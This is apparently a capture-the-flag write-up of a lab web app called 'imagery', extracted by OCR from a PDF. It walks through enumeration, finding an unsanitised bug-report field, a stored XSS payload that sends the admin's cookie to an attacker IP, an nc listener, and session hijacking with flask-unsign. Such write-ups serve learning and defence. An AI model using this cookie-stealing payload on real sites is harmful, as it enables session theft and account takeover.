
This is imagery writeup by Jiseok Song


nmap




It has web server on port 8000 with Werkzeug, which usually means flask

Web Enumeration


Visit the website with port 8000




Let's register and login



Wappalyzer doesn't show the script engine



But I can see 404 page and guess




Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

It's identical to flask default 404. It seems like it's flask.

After login, I can see upload and report bug



Upload New Image

Select Image File (Max 1MB, JPG/PNG/GIF/BMP/TIFF only)

Browse... No file selected.

(Only JPG, PNG, GIF, BMP, TIFF image files up to 1MB are supported.)

Title (Optional)

A short title for your image (defaults to filename/URL)

Description (Optional)

A brief description of your image


Group (Optional)

My Images

+ Add New Group

Upload Image

Uploading as Account ID: **67af0d60**



When I see the html with ctrl + U, I can see all the functions are written here, which usually resides in js directory.

```
        async function navigateTo(pageId) {
            localStorage.setItem('lastVisitedPage', pageId);
            let targetPageId = pageId;

            const authStatus = await checkAuthStatus(false);

            if ((targetPageId === 'gallery' || targetPageId === 'upload' || targetPageId === 'reportBug' || targetPageId === 'adminPanel')) {
                if (!authStatus.loggedIn) {
                    showMessage('Please log in to access this page.', 'error');
                    targetPageId = 'login';
                } else if (targetPageId === 'adminPanel' && !authStatus.isAdmin) {
                    showMessage('Access Denied: You must be logged in as an administrator.', 'error');
                    targetPageId = 'login';
                }
            }

            currentPage = targetPageId;

            const pages = document.querySelectorAll('.page-content');
            pages.forEach(page => {
                page.style.display = 'none';
            });

            const targetPageElement = document.getElementById(currentPage + 'Page');
            if (targetPageElement) {
                targetPageElement.style.display = 'flex';

                if (currentPage === 'gallery') {
                    loadGalleryImages();
                } else if (currentPage === 'upload') {
                    const uploadUserInfoSpan = document.querySelector('#upload-user-info span');
                    if (loggedInUserDisplayId) {
                        uploadUserInfoSpan.textContent = loggedInUserDisplayId;
                        document.getElementById('upload-user-info').style.display = 'block';
                    } else {
                        document.getElementById('upload-user-info').style.display = 'none';
                    }
                    document.getElementById('uploadForm').reset();
                    setUploadMode('file');
                    populateImageGroupDropdown();
                } else if (currentPage === 'adminPanel') {
                    loadAdminPanelContent();
                }
            } else {
                console.warn(`Page with ID ${currentPage}Page not found.`);
            }

            updateUIBasedOnAuth();
        }

```

Let's see what function exists here with this command

```
curl http://10.129.11.158:8000 | grep func
```

```
function hideEditModal() {
function updateConversionFormatOptions(currentMimeType) {
function handleConvertImage(imageId) {
async function executeConversion() {
function hideConversionModal() {
function handleVisualTransformImage(imageId) {
function drawCanvas() {
function getMousePos(event) {
function getCanvasToImageScale() {
function isPointInHandle(x, y, handle) {
function canvasMouseDown(e) {
function canvasMouseMove(e) {
function canvasMouseUp() {
function updateCropInputs() {
function updateVisualTransformParamsVisibility() {
async function executeVisualTransform() {
function hideVisualTransformModal() {
async function handleMetadataDeletion(imageId) {
function setUploadMode(mode) {
async function uploadImage(event) {
async function submitBugReport(event) {
async function loadBugReports() {
function showDeleteBugReportConfirmation(reportId) {
async function deleteBugReport(reportIdToDelete) {
async function loadUsersForAdminPanelDisplay(users) {
function handleDownloadUserLog(username) {
function showDeleteUserConfirmation(username) {
async function deleteUser(usernameToDelete) {
async function loadAdminPanelContent() {
function togglePasswordVisibility(passwordInputId) {
async function populateImageGroupDropdown() {
async function createNewGroup() {
async function moveSelectedImagesToGroup() {
function showManageGroupsModal() {
function hideManageGroupsModal() {
```

Let's see loadBugReport that may process the bug report form

```
async function loadBugReports() {
    const bugReportsList = document.getElementById('bug-reports-list');
    const noBugReports = document.getElementById('no-bug-reports');

    if (!bugReportsList || !noBugReports) {
        console.error("Error: Admin panel bug report elements not found.");
        return;
    }

    bugReportsList.innerHTML = '';
    noBugReports.style.display = 'none';

    try {
        const response = await fetch(`${window.location.origin}/admin/bug_reports`);
        const data = await response.json();


        if (data.success) {
            if (data.bug_reports.length === 0) {
                noBugReports.style.display = 'block';
            } else {
                data.bug_reports.forEach(report => {
                    const reportCard = document.createElement('div');
                    reportCard.className = 'bg-white p-6 rounded-xl shadow-md border-l-4 border-purple-500 flex justify-between items-center';

                    reportCard.innerHTML = `
                        <div>
                            <p class="text-sm text-gray-500 mb-2">Report ID: ${DOMPurify.sanitize(report.id)}</p>
                            <p class="text-sm text-gray-500 mb-2">Submitted by: ${DOMPurify.sanitize(report.reporter)} (ID: ${DOMPurify.sanitize(report.reporterDisplayId)}) on ${new Date(report.timestamp).toLocaleS
                            <h3 class="text-xl font-semibold text-gray-800 mb-3">Bug Name: ${DOMPurify.sanitize(report.name)}</h3>
                            <h3 class="text-xl font-semibold text-gray-800 mb-3">Bug Details:</h3>
                            <div class="bg-gray-100 p-4 rounded-lg overflow-auto max-h-48 text-gray-700 break-words">
                                ${report.details}
                            </div>
                        </div>
                        <button onclick="showDeleteBugReportConfirmation('${DOMPurify.sanitize(report.id)}')" class="bg-red-500 hover:bg-red-600 text-white font-bold py-2 px-4 rounded-lg shadow-md transition durati
                            Delete
                        </button>
                    `;
                    bugReportsList.appendChild(reportCard);
                });
```


It has no sanitization process

One of them has no sanitization process and details section will be vulnerable to xss. Let's

check cookies with ctrl+shift+I.




session cookie has httponly field false, so session hijacking is possible. Let's try.




```
<img src=x
onerror=fetch("http://10.10.16.113:9001/c?"+btoa(document.cookie))></img>
```


Start nc listener and wait. After a few minutes, I can get the session cookie.







I can verify it with flask-unsign

```
flask-unsign -d -c <cookie>
```



Replace the cookie and refresh, then I can get admin session





